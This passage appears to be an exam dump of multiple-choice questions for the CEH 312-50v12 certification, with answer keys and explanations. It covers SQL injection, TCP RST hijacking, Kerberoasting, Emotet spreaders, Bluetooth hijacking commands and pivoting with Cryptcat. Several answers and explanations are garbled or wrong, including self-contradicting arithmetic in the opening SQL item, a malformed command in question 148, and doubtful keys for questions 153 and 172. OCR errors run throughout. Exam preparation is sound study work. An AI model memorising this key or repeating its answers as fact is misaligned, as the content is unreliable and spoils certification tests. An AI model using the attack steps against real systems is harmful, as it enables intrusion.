- C. z=600. u=2: The attacker devises 2 SQL payloads. each aimed at tables holding 600 records, affecting all columns across all tables
- D. Az=500. u=3: The attacker creates 3 SQL payloads and targets tables with 500 records each, exploiting all columns and tables

Answer: C

Explanation

The total data extracted by the attacker is E=xyz'u', where x is the number of tables, y is the number of columns, z is the number of records, and u is the number of SQL payloads. To maximize E, the attacker would want to choose the highest values of z and u, while keeping x and y constant. Therefore, the situation where z=600 and u=2 would result in the highest extracted data volume, as E=42600*2=9600. The other situations would result in lower values of E, as shown below:

- A: E=42400*4=12800
- **B**: E=42550*2=8800
- D: E=42500*3=12000

The attacker uses UNION SELECT statements to combine the results from different tables and columns, and DBMS_XSLPPOCESSOR.READ2CLOB to read sensitive files from the database server12. These techniques can bypass input validation and pattern matching measures that are based on the application's responses3.

References:

- □ 1: DBMS XSLPROCESSOR Oracle Help Center
- 2: DBMS_XSLPROCESSOR.READ2CLOB Example Script to Read a file data into ...
- 3: Attack Surface Analysis OWASP Cheat Sheet Series

Question #:140 - (Exam Topic 3)

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.

What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

- A. Reverse engineering
- B. App sandboxing
- C. Jailbreaking
- D. Social engineering

Answer: A

Ouestion #:141 - (Exam Topic 3)

A security analyst is investigating a potential network-level session hijacking incident. During the investigation, the analyst finds that the attacker has been using a technique in which they injected an authentic-looking reset packet using a spoofed source IP address and a guessed acknowledgment number. As a result, the victim's connection was reset. Which of the following hijacking techniques has the attacker most likely used?

- A. TCP/IP hijacking
- B. UDP hijacking
- C. RST hijacking
- D. Blind hijacking

Answer: C

Explanation

The attacker has most likely used RST hijacking, which is a type of network-level session hijacking technique that exploits the TCP reset (RST) mechanism. TCP reset is a way of terminating an established TCP connection by sending a packet with the RST flag set, indicating that the sender does not want to continue the

communication. RST hijacking involves sending a forged RST packet to one or both ends of a TCP connection, using a spoofed source IP address and a guessed acknowledgment number, to trick them into believing that the other end has closed the connection. As a result, the victim's connection is reset and the attacker can take over the session or launch a denial-of-service attack12.

The other options are not correct for the following reasons:

- A. TCP/IP hijacking: This option is a general term that refers to any type of network-level session hijacking technique that targets TCP/IP connections. RST hijacking is a specific type of TCP/IP hijacking, but not the only one. Other types of TCP/IP hijacking include SYN hijacking, source routing, and sequence prediction3.
- B. UDP hijacking: This option is not applicable because UDP is a connectionless protocol that does not use TCP reset mechanism. UDP hijacking is a type of network-level session hijacking technique that targets UDP connections, such as DNS or VoIP. UDP hijacking involves intercepting and modifying UDP packets to redirect or manipulate the communication between the sender and the receiver4.
- D. Blind hijacking: This option is not accurate because blind hijacking is a type of network-level session hijacking technique that does not require injecting RST packets. Blind hijacking involves guessing the sequence and acknowledgment numbers of a TCP connection without being able to see the responses from the target. Blind hijacking can be used to inject malicious data or commands into an active TCP session, but not to reset the connection5.

References:

- 2 1: RST Hijacking an overview | ScienceDirect Topics
- 2: TCP Reset Attack an overview | ScienceDirect Topics
- 3: TCP/IP Hijacking an overview | ScienceDirect Topics
- 4: UDP Hijacking an overview | ScienceDirect Topics
- 5: Blind Hijacking an overview | ScienceDirect Topics

Question #:142 - (Exam Topic 3)

Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens. Which of the following tools is used by Gregory in the above scenario?

- A. Nmap
- B. Burp Suite
- C. CxSAST

D. Wireshark

Answer: B

Question #:143 - (Exam Topic 3)

Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

- A. Rootkit
- B. Trojan
- C. Worm
- D. Adware

Answer: C

Question #:144 - (Exam Topic 3)

As a cybersecurity consultant for SafePath Corp, you have been tasked with implementing a system for secure email communication. The key requirement is to ensure both confidentiality and non-repudiation. While considering various encryption methods, you are inclined towards using a combination of symmetric and asymmetric cryptography. However, you are unsure which cryptographic technique would best serve the purpose. Which of the following options would you choose to meet these requirements?

- A. Use symmetric encryption with the AES algorithm.
- B. Use the Diffie-Hellman protocol for key exchange and encryption.
- C. Apply asymmetric encryption with RSA and use the public key for encryption.
- D. Apply asymmetric encryption with RSA and use the private key for signing.

Answer: D

Explanation

To ensure both confidentiality and non-repudiation for secure email communication, you need to use a combination of symmetric and asymmetric cryptography. Symmetric encryption is a method of encrypting and decrypting data using the same secret key, which is faster and more efficient than asymmetric encryption. Asymmetric encryption is a method of encrypting and decrypting data using a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide authentication, integrity, and non-repudiation, as well as key distribution.

The cryptographic technique that would best serve the purpose is to apply asymmetric encryption with RSA and use the private key for signing. RSA is a widely used algorithm for asymmetric encryption, which is based on the difficulty of factoring large numbers. RSA can be used to encrypt data, as well as to generate digital

signatures, which are a way of proving the identity and authenticity of the sender and the integrity of the message.

The steps to implement this technique are as follows1:

- © Generate a pair of keys for each user: a public key and a private key. The public key can be shared with anyone, while the private key must be kept secret and protected by the user.
- When a user wants to send an email to another user, they first encrypt the email content with a symmetric key, such as AES, which is a strong and efficient algorithm for symmetric encryption. The symmetric key is then encrypted with the recipient's public key, using RSA. The encrypted email and the encrypted symmetric key are then sent to the recipient.
- The sender also generates a digital signature for the email, using their private key and a hash function, such as SHA-256, which is a secure and widely used algorithm for generating hashes. A hash function is a mathematical function that takes any input and produces a fixed-length output, called a hash or a digest, that uniquely represents the input. A digital signature is a hash of the email that is encrypted with the sender's private key, using RSA. The digital signature is then attached to the email and sent to the recipient.
- When the recipient receives the email, they first decrypt the symmetric key with their private key, using RSA. They then use the symmetric key to decrypt the email content, using AES. They also verify the digital signature by decrypting it with the sender's public key, using RSA, and comparing the resulting hash with the hash of the email, using the same hash function. If the hashes match, it means that the email is authentic and has not been tampered with.

Using this technique, the email communication is secure because:

- The confidentiality of the email content is ensured by the symmetric encryption with AES, which is hard to break without knowing the symmetric key.
- The symmetric key is also protected by the asymmetric encryption with RSA, which is hard to break without knowing the recipient's private key.
- The non-repudiation of the email is ensured by the digital signature with RSA, which is hard to forge without knowing the sender's private key.
- The digital signature also provides authentication and integrity of the email, as it proves that the email was sent by the sender and has not been altered in transit.

References:

Mow to Encrypt Email (Gmail, Outlook, iOS, Yahoo, Android, AOL)

Question #:145 - (Exam Topic 3)

Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her

social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials. Which of the following tools is employed by Clark to create the spoofed email?

- A. PyLoris
- B. Slowloris
- C. Evilginx
- D. PLCinject

Answer: C

Explanation

Evilginx Evilginx is a man-in-the-middle attack framework used for phishing credentials and session cookies of any web service. It's core runs on Nginx HTTP server, which utilizes proxy_pass and sub_filter to proxy and modify HTTP content, while intercepting traffic between client and server.

Question #:146 - (Exam Topic 3)

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.

What is the best example of a scareware attack?

- A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
- B. A banner appears to a user stating, "Your account has been locked. Click here to reset your password and unlock your account."
- C. A banner appears to a user stating, "Your Amazon order has been delayed. Click here to find out your new delivery date."
- D. A pop-up appears to a user stating, "Your computer may have been infected with spyware. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

Question #:147 - (Exam Topic 3)

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

A. AlienVault®OSSIMTM

- B. Syhunt Hybrid
- C. Saleae Logic Analyzer
- D. Cisco ASA

Answer: B

Explanation

Syhunt Hybrid combines comprehensive static and dynamic security scans to detect vulnerabilities like XSS, File Inclusion, SQL Injection, Command Execution and many more, including inferential, in-band and out-of-band attacks through Hybrid-Augmented Analysis (HAST). With Syhunt's unique gray box/hybrid scanning capability the information acquired during source code scans is automatically used to create and enhance dynamic scans. All entry points are covered generating detailed information about the security level of your web applications. Available for on-premises deployment for businesses using Windows and Linux 64-bit.

Web Server Security Tools - Web Application Security Scanners The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. (P.1713/1697)

Question #:148 - (Exam Topic 3)

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.

What Is the best Linux pipe to achieve your milestone?

- A. dirb https://site.com | grep "site"
- B. curl -s https://sile.com | grep ''< a href-\'http" | grep "Site-com- | cut -d "V" -f 2
- C. wget https://stte.com | grep "< a href=*http" | grep "site.com"
- D. wgethttps://site.com | cut-d"http-

Answer: C

Ouestion #:149 - (Exam Topic 3)

You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?

- A. Use Alternate Data Streams to hide the outgoing packets from this server.
- B. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.

- C. Install Cryptcat and encrypt outgoing packets from this server.
- D. Install and use Telnet to encrypt all outgoing traffic from this server.

Answer: C

Explanation

https://linuxsecurityblog.com/2018/12/23/create-a-backdoor-with-cryptcat/

Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al. Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

Question #:150 - (Exam Topic 3)

You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.

Which command would you use?

- A. c:\compmgmt.msc
- B. c:\services.msc
- C. c:\ncpa.cp
- D. c:\gpedit

Answer: A

Explanation

To start the Computer Management Console from command line just type compmgmt.msc /computer:computername in your run box or at the command line and it should automatically open the Computer Management console.

References:

http://www.waynezim.com/tag/compmgmtmsc/

Ouestion #:151 - (Exam Topic 3)

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.

- B. Reveals the daily outgoing message limits before mailboxes are locked
- C. The internal command RCPT provides a list of ports open to message traffic.
- D. A list of all mail proxy server addresses used by the targeted host

Answer: A

Question #:152 - (Exam Topic 3)

George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

- A. https://www.baidu.com
- B. https://www.guardster.com
- C. https://www.wolframalpha.com
- D. https://karmadecay.com

Answer: B

Question #:153 - (Exam Topic 3)

John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the loT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of loT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?

- A. loTSeeker
- B. loT Inspector
- C. AT&T loT Platform
- D. Azure loT Central

Answer: C

Question #:154 - (Exam Topic 3)

A skilled ethical hacker was assigned to perform a thorough OS discovery on a potential target. They decided to adopt an advanced fingerprinting technique and sent a TCP packet to an open TCP port with specific flags enabled. Upon receiving the reply, they noticed the flags were SYN and ECN-Echo. Which test did the ethical hacker conduct and why was this specific approach adopted?

- A. Test 3: The test was executed to observe the response of the target system when a packet with URG, PSH, SYN, and FIN flags was sent, thereby identifying the OS
- B. Qrest 1: The test was conducted because SYN and ECN-Echo flags enabled to allow the hacker to probe the nature of the response and subsequently determine the OS fingerprint
- C. Test 2: This test was chosen because a TCP packet with no flags enabled is known as a NULL packet and this would allow the hacker to assess the OS of the target
- D. Test 6; The hacker selected this test because a TCP packet with the ACK flag enabled sent to a closed TCP port would yield more information about the OS

Answer: B

Explanation

The ethical hacker conducted Test 1, which is a TCP/IP stack fingerprinting technique that uses the SYN and ECN-Echo flags to determine the OS of the target system. The SYN flag is used to initiate a TCP connection, and the ECN-Echo flag is used to indicate that the sender supports Explicit Congestion Notification (ECN), which is a mechanism to reduce network congestion. Different OSes have different implementations and responses to these flags, which can reveal their identity. For example, Windows XP and 2000 will reply with SYN and ECN-Echo flags set, while Linux will reply with only SYN flag set. By sending a TCP packet with these flags enabled to an open TCP port and observing the reply, the ethical hacker can probe the nature of the response and subsequently determine the OS fingerprint.

The ethical hacker adopted this specific approach because it is an advanced and stealthy technique that can evade some firewalls and intrusion detection systems (IDS) that may block or alert other types of packets, such as NULL, FIN, or Xmas packets. Moreover, this technique can provide more accurate and reliable results than other techniques, such as banner grabbing or passive analysis, that may depend on the availability or validity of the information provided by the target system.

The other options are not correct, as they describe different tests and reasons. Test 3 is a TCP/IP stack fingerprinting technique that uses the URG, PSH, SYN, and FIN flags to determine the OS of the target system. Test 2 is a TCP/IP stack fingerprinting technique that uses a NULL packet, which is a TCP packet with no flags enabled, to determine the OS of the target system. Test 6 is a TCP/IP stack fingerprinting technique that uses the ACK flag, which is used to acknowledge the receipt of a TCP segment, to determine the OS of the target system. References:

- OS and Application Fingerprinting | SANS Institute
- Operating System Fingerprinting | SpringerLink
- OS and Application Fingerprinting community.akamai.com
- What is OS Fingerprinting and Techniques Zerosuniverse

Question #:155 - (Exam Topic 3)

Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages. Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a

block size of 64 bits for encryption, which includes large 8 x 32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key(Km1) and a rotation key (Kr1) for performing its functions. What is the algorithm employed by Harper to secure the email messages?

- A. CAST-128
- B. AES
- C. GOST block cipher
- D. DES

Answer: A

Question #:156 - (Exam Topic 3)

When considering how an attacker may exploit a web server, what is web server footprinting?

- A. When an attacker implements a vulnerability scanner to identify weaknesses
- B. When an attacker creates a complete profile of the site's external links and file structures
- C. When an attacker gathers system-level data, including account details and server names
- D. When an attacker uses a brute-force attack to crack a web-server password

Answer: C

Ouestion #:157 - (Exam Topic 3)

You are an ethical hacker tasked with conducting an enumeration of a company's network. Given a Windows system with NetBIOS enabled, port 139 open, and file and printer sharing active, you are about to run some nbtstat commands to enumerate NetBIOS names. The company uses |Pv6 for its network. Which of the

following actions should you take next?

- A. Use nbtstat -c to get the contents of the NetBIOS name cache
- B. use nbtstat -a followed by the IPv6 address of the target machine
- C. Utilize Nmap Scripting Engine (NSE) for NetBIOS enumeration
- D. Switch to an enumeration tool that supports IPv6

Answer: D

Explanation

The nbtstat command is a Windows utility that displays NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables, and the NetBIOS name cache. However, the nbtstat command does not support IPv6 addresses, which are the standard format for the Internet Protocol version 6 (IPv6). Therefore, using the nbtstat command with IPv6 addresses will result in an error message or no output. To enumerate NetBIOS names on a network that uses IPv6, you should switch to an enumeration tool that supports IPv6, such as Nmap, which is a network scanning and security auditing tool. Nmap has a scripting engine (NSE) that allows users to write and execute scripts for various network tasks, including NetBIOS enumeration. Nmap can also detect the operating system, services, and vulnerabilities of the target machines, regardless of the IP version they use. References:

- Nbtstat Command Computer Hope
- Nbtstat CMD: Windows Network Command Line Prompt
- [Nmap Scripting Engine (NSE) Documentation]

Question #:158 - (Exam Topic 3)

James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources. What is the framework used by James to conduct footprinting and reconnaissance activities?

- A. WebSploit Framework
- B. Browser Exploitation Framework
- C. OSINT framework
- D. SpeedPhish Framework

Answer: C

Question #:159 - (Exam Topic 3)

Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

- A. Code injections
- B. Improper use of CORS
- C. No ABAC validation
- D. Business logic flaws

Answer: C

Question #:160 - (Exam Topic 3)

Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

- A. Advanced SMS phishing
- B. Bypass SSL pinning
- C. Phishing
- D. Tap 'n ghost attack

Answer: A

Question #:161 - (Exam Topic 3)

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

- A. [inurl:]
- B. [related:]
- C. [info:]
- D. [site:]

Answer: B

Explanation

related:This operator displays websites that are similar or related to the URL specified.

Question #:162 - (Exam Topic 3)

What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

- A. Performing content enumeration on the web server to discover hidden folders
- B. Using wget to perform banner grabbing on the webserver
- C. Flooding the web server with requests to perform a DoS attack
- D. Downloading all the contents of the web page locally for further examination

Answer: B

Explanation

- -q, --quiet quiet (no output)
- -S, --server-response print server response

Question #:163 - (Exam Topic 3)

Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

- A. btlejack-f 0x129f3244-j
- B. btlejack -c any
- C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
- D. btlejack -f 0x9c68fd30 -t -m 0x1 fffffffff

Answer: D

Question #:164 - (Exam Topic 3)

Sarah, a system administrator, was alerted of potential malicious activity on the network of her company. She discovered a malicious program spread through the instant messenger application used by her team. The attacker had obtained access to one of her teammate's messenger accounts and started sending files across the contact list. Which best describes the attack scenario and what measure could have prevented it?

- A. Instant Messenger Applications; verifying the sender's identity before opening any files
- B. Insecure Patch Management; updating application software regularly
- C. Rogue/Decoy Applications; ensuring software is labeled as TRUSTED
- D. Portable Hardware Media/Removable Devices; disabling Autorun functionality

Answer: A

Explanation

The attack scenario is best described as Instant Messenger Applications, and the measure that could have

prevented it is verifying the sender's identity before opening any files. Instant Messenger Applications are communication tools that allow users to exchange text, voice, video, and file messages in real time. However, they can also be used as attack vectors for spreading malware, such as viruses, worms, or Trojans, by exploiting the trust and familiarity between the users. In this scenario, the attacker compromised one of the team member's messenger account and used it to send malicious files to the other team members, who may have opened them without suspicion, thus infecting their systems. This type of attack is also known as an instant messaging worm12.

To prevent this type of attack, the users should verify the sender's identity before opening any files sent through instant messenger applications. This can be done by checking the sender's profile, asking for confirmation, or using a secure channel. Additionally, the users should also follow other security tips, such as using strong passwords, updating the application software, scanning the files with antivirus software, and reporting any suspicious activity34.

References:

- 1: Instant Messaging Worm Techopedia
- 2: Cybersecurity's Silent Foe: A Comprehensive Guide to Computer Worms | Silent Quadrant
- 3: Instant Messenger Hacks: 10 Security Tips to Protect Yourself MUO
- 4: Increased phishing attacks on instant messaging platforms: how to prevent them | Think Digital Partners

Question #:165 - (Exam Topic 3)

Chandler works as a pen-tester in an IT-firm in New York. As a part of detecting viruses in the systems, he uses a detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities. Which type of virus detection method did Chandler use in this context?

- A. Heuristic Analysis
- B. Code Emulation
- C. Scanning
- D. Integrity checking

Answer: B

Question #:166 - (Exam Topic 3)

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

A. Presentation tier

- B. Application Layer
- C. Logic tier
- D. Data tier

Answer: C

Question #:167 - (Exam Topic 3)

While performing a security audit of a web application, an ethical hacker discovers a potential vulnerability.

The application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. The ethical hacker decides to exploit this vulnerability further. Which type of SQL Injection attack is the ethical hacker likely to use?

- A. UNION SQL Injection
- B. Blind/inferential SQL Injection
- C. In-band SQL Injection
- D. Error-based SOL Injection

Answer: D

Explanation

Error-based SQL Injection is a type of in-band SQL Injection attack that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

The ethical hacker is likely to use this type of SQL Injection attack because the application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. This means that the attacker can craft malicious SQL queries that trigger errors and reveal information such as table names, column names, data types, etc. The attacker can then use this information to construct more complex queries that extract data from the database.

For example, if the application uses the following query to display the username of a user based on the user ID:

SELECT username FROM users WHERE id = '\$id'

The attacker can inject a single quote at the end of the user ID parameter to cause a syntax error:

SELECT username FROM users WHERE id = '1'

The application might display an error message like this:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" at line 1

This error message reveals that the database server is MySQL and that the user ID parameter is enclosed in single quotes. The attacker can then use other techniques such as UNION, subqueries, or conditional statements to manipulate the query and retrieve data from other tables or columns.

References:

- [CEHv12 Module 05: Sniffing]
- Types of SQL Injection (SQLi) GeeksforGeeks
- Types of SQL Injection? Acunetix

Question #:168 - (Exam Topic 3)

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

- A. Platform as a service
- B. Software as a service
- C. Functions as a
- D. service Infrastructure as a service

Answer: C

Question #:169 - (Exam Topic 3)

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack.

- A. Enumeration
- B. Vulnerability analysis
- C. Malware analysis
- D. Scanning networks

Answer: D

Explanation

Objectives of Footprinting Draw Network Map - Combining footprinting techniques with tools such as Tracert allows the attacker to create diagrammatic representations of the target organization's network presence.

Specifically, it allows attackers to draw a map or outline of the target organization's network infrastructure to know about the actual environment that they are going to break into. These network diagrams can guide the attacker in performing an attack. (P.114/98)

Question #:170 - (Exam Topic 3)

Which of the following tactics uses malicious code to redirect users' web traffic?

- A. Spimming
- B. Pharming
- C. Phishing
- D. Spear-phishing

Answer: B

Question #:171 - (Exam Topic 3)

A network security analyst, while conducting penetration testing, is aiming to identify a service account password using the Kerberos authentication protocol. They have a valid user authentication ticket (TGT) and decided to carry out a Kerberoasting attack. In the scenario described, which of the following steps should the analyst take next?

- A. Carry out a passive wire sniffing operation using Internet packet sniffers
- B. Extract plaintext passwords, hashes, PIN codes, and Kerberos tickets using a tool like Mimikatz
- C. Perform a PRobability Infinite Chained Elements (PRINCE) attack
- D. Request a service ticket for the service principal name of the target service account

Answer: D

Explanation

A Kerberoasting attack is a technique that exploits the weak encryption of Kerberos service tickets to obtain the password hashes of service accounts that have a Service Principal Name (SPN) associated with them. The attacker can then crack the hashes offline and use the plaintext passwords to impersonate the service accounts and access network resources.

A Kerberoasting attack follows these steps1:

The attacker impersonates a legitimate Active Directory user and authenticates to the Key Distribution Center (KDC) in the Active Directory environment. They then request a Ticket Granting Ticket (TGT) from the KDC to access network resources. The KDC complies because the attacker is impersonating a legitimate user.

- The attacker enumerates the service accounts that have an SPN using tools like GetUserSPNs.py or PowerView. They then request a service ticket for each SPN from the KDC using their TGT. The KDC grants the service tickets, which are encrypted with the password hashes of the service accounts.
- The attacker captures the service tickets and takes them offline. They then attempt to crack the password hashes using tools like Hashcat or John the Ripper. They can use various methods, such as brute force, dictionary, or hybrid attacks, to guess the passwords. Alternatively, they can use a PRINCE attack, which is a probabilistic password generation technique that combines common words, patterns, and transformations to generate likely passwords2.
- Once the attacker obtains the plaintext passwords of the service accounts, they can use them to authenticate as the service accounts and access the network resources that they are authorized to.

Therefore, the next step that the analyst should take after obtaining a valid TGT is to request a service ticket for the SPN of the target service account. This will allow them to capture the service ticket and extract the password hash of the service account.

References:

- How to Perform Kerberoasting Attacks: The Ultimate Guide StationX
- PRINCE: PRobability Infinite Chained Elements

Question #:172 - (Exam Topic 3)

Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?

- A. Infoga
- B. WebCopier Pro
- C. Netsparker
- D. NCollector Studio

Answer: A

Question #:173 - (Exam Topic 3)

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

- A. Allow the usage of functions such as gets and strcpy
- B. Allow the transmission of all types of addressed packets at the ISP level
- C. Implement cognitive radios in the physical layer
- D. A Disable TCP SYN cookie protection

Answer: C

Explanation

https://ieeexplore.ieee.org/document/5567385

Question #:174 - (Exam Topic 3)

Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.

What part of the contract might prevent him from doing so?

- A. Virtualization
- B. Lock-in
- C. Lock-down
- D. Lock-up

Answer: B

Explanation

Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc. (P.2884/2868)

Question #:175 - (Exam Topic 3)

A large e-commerce organization is planning to implement a vulnerability assessment solution to enhance its security posture. They require a solution that imitates the outside view of attackers, performs well-organized inference-based testing, scans automatically against continuously updated databases, and supports multiple networks. Given these requirements, which type of vulnerability assessment solution would be most appropriate?

- A. Inference-based assessment solution
- B. Service-based solution offered by an auditing firm

- C. Tree-based assessment approach
- D. Product-based solution installed on a private network

Answer: B

Explanation

A service-based solution offered by an auditing firm would be the most appropriate type of vulnerability assessment solution for the large e-commerce organization, given their requirements. A service-based solution is a type of vulnerability assessment that is performed by external experts who have the skills, tools, and experience to conduct a thorough and comprehensive analysis of the target system or network. A service-based solution can imitate the outside view of attackers, as the experts are not familiar with the internal details or configurations of the organization. A service-based solution can also perform well-organized inference-based testing, which is a type of testing that uses logical reasoning and deduction to identify and exploit vulnerabilities based on the information gathered from the target. A service-based solution can scan automatically against continuously updated databases, as the experts have access to the latest security intelligence and threat feeds. A service-based solution can also support multiple networks, as the experts can use different techniques and tools to scan different types of networks, such as wired, wireless, cloud, or hybrid12.

The other options are not as appropriate as option B for the following reasons:

- A. Inference-based assessment solution: This option is not a type of vulnerability assessment solution, but a type of testing method that can be used by any solution. Inference-based testing is a testing method that uses logical reasoning and deduction to identify and exploit vulnerabilities based on the information gathered from the target. Inference-based testing can be performed by service-based, product-based, or tree-based solutions, depending on the scope, objectives, and resources of the assessment3.
- © C. Tree-based assessment approach: This option is not a type of vulnerability assessment solution, but a type of testing method that can be used by any solution. Tree-based testing is a testing method that uses a hierarchical structure to organize and prioritize the vulnerabilities based on their severity, impact, and exploitability. Tree-based testing can be performed by service-based, product-based, or inference-based solutions, depending on the scope, objectives, and resources of the assessment4.
- D. Product-based solution installed on a private network: This option is a type of vulnerability assessment solution, but it may not meet all the requirements of the large e-commerce organization. A product-based solution is a type of vulnerability assessment that is performed by using software or hardware tools that are installed on the organization's own network. A product-based solution can scan automatically against continuously updated databases, as the tools can be configured to download and apply the latest security updates and patches. However, a product-based solution may not imitate the outside view of attackers, as the tools may have limited access or visibility to the external network or the internet. A product-based solution may also not perform well-organized inference-based testing, as the tools may rely on predefined rules or signatures to detect and report vulnerabilities, rather than using logical reasoning and deduction. A product-based solution may also not support multiple networks, as the tools may be designed or optimized for a specific type of network, such as wired, wireless, cloud, or hybrid.

References:

2 1: Vulnerability Assessment Services | Rapid7

- 2: Vulnerability Assessment Services | IBM
- 3: Inference-Based Vulnerability Testing of Firewall Policies IEEE Conference Publication
- 4: A Tree-Based Approach for Vulnerability Assessment IEEE Conference Publication
- 2 : Vulnerability Assessment Tools | OWASP Foundation
- ②: Vulnerability Assessment Solutions: Why You Need One and How to Choose | Defensible

Question #:176 - (Exam Topic 3)

Which of these is capable of searching for and locating rogue access points?

- A. HIDS
- B. WISS
- C. WIPS
- D. NIDS

Answer: C

Explanation

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

Question #:177 - (Exam Topic 3)

Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device. Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives. What is the tool employed by Mason in the above scenario?

- A. NetPass.exe
- B. Outlook scraper
- C. WebBrowserPassView
- D. Credential enumerator

Answer: D

ECCouncil - 312-50v12

Explanation

https://us-cert.cisa.gov/ncas/alerts/TA18-201A

Currently, Emotet uses five known spreader modules: NetPass.exe, WebBrowserPassView, Mail PassView, Outlook scraper, and a credential enumerator. Credential enumerator is a self-extracting RAR file containing two components: a bypass component and a service component. The bypass component is used for the enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).

Question #:178 - (Exam Topic 3)

if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST. what do you know about the firewall you are scanning?

- A. There is no firewall in place.
- B. This event does not tell you encrypting about the firewall.
- C. It is a stateful firewall
- D. It Is a non-stateful firewall.

Answer: B

Question #:179 - (Exam Topic 3)

